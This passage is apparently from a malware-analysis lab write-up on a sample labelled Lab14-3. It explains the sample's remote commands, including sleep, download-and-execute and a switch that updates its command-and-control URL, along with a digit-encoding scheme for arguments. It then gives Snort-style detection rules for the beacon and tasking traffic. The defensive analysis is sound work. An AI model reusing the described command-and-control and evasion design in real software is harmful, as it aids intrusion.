
The second command, ‘n’, does nothing, and exits the loop. The third case, ‘s’, is a sleep command, where the passed argument represents the sleep duration in seconds. If parsing fails, the default value is 20 seconds.
The last switch case, ‘r’, again calls the same digit_to_str function to translate the second argument. The URL configuration file autobat.exe is then opened, and the stored URL is modified for later access. This serves as an “escape” mechanism: once the domain starts attracting suspicion, the attacker can easily change it remotely.
What set of signatures should be used for this malware?
The first and strongest network signature is the malware’s initial beacon request. The binary always issues the same HTTP request, GET /start.htm HTTP/1.1, when contacting its command-and-control server. This resource is static and predictable, making it well suited for detection at the network boundary.
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
    msg:"Lab14-3 Malware Beacon GET /start.htm";
    flow:to_server,established;
    content:"GET /start.htm HTTP/1.1";
    http_method;
    classtype:trojan-activity;
    sid:143001;
    rev:1;
)
Another valuable signature is the malformed User-Agent header produced by the malware. Due to an implementation mistake, the program inserts the literal string “User-Agent:” inside the User-Agent value itself, resulting in a header similar to User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; …). This duplication is extremely uncommon in legitimate HTTP traffic and therefore provides a high-confidence detection opportunity. By inspecting outbound HTTP headers for this pattern, defenders can reliably flag beacon traffic generated by this malware family.
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
    msg:"Lab14-3 Malware Duplicate User-Agent Header";
    flow:to_server,established;
    content:"User-Agent: User-Agent: Mozilla/4.0";
    http_header;
    classtype:trojan-activity;
    sid:143002;
    rev:1;
)
The malware also embeds its tasking inside server responses using the <noscript> HTML tag, which it explicitly searches for before extracting commands. This behavior exposes a useful inbound signature because the malware expects to find encoded data following this marker. Legitimate pages may contain <noscript>, but when correlated with other indicators, its appearance in suspicious HTTP responses becomes meaningful. Detecting <noscript> in traffic returning to internal hosts helps identify command-and-control responses carrying attacker instructions.
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (
   msg:"Lab14-3 Malware Tasking via <noscript>";
   flow:to_client,established;
   content:"<noscript>";
   http_client_body;
   classtype:trojan-activity;
   sid:143003;
   rev:1;
)
The malware does not transmit command arguments in clear text. Instead, when a command requires a URL parameter, such as in the download-and-execute functionality, the argument is passed as a numeric string that is decoded by the malware at runtime using a custom lookup table. Each character of the original string is converted into a two‑digit index value, producing a long sequence of numbers that represents the true command argument. As a result, network traffic does not visibly contain strings like http://malicious.exe, but rather an encoded equivalent embedded inside the HTTP response. http:// is always translated into the constant numeric sequence 08202016370000. Even if the attacker changes domains or file names, the encoded representation of http:// remains the same and can therefore be leveraged as a durable detection artifact in network monitoring.
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (
    msg:"Lab14-3 Malware Encoded http:// Command Argument";
    flow:to_client,established;
    content:"08202016370000";
    http_client_body;
    classtype:trojan-activity;
    sid:143005;
    rev:1;
)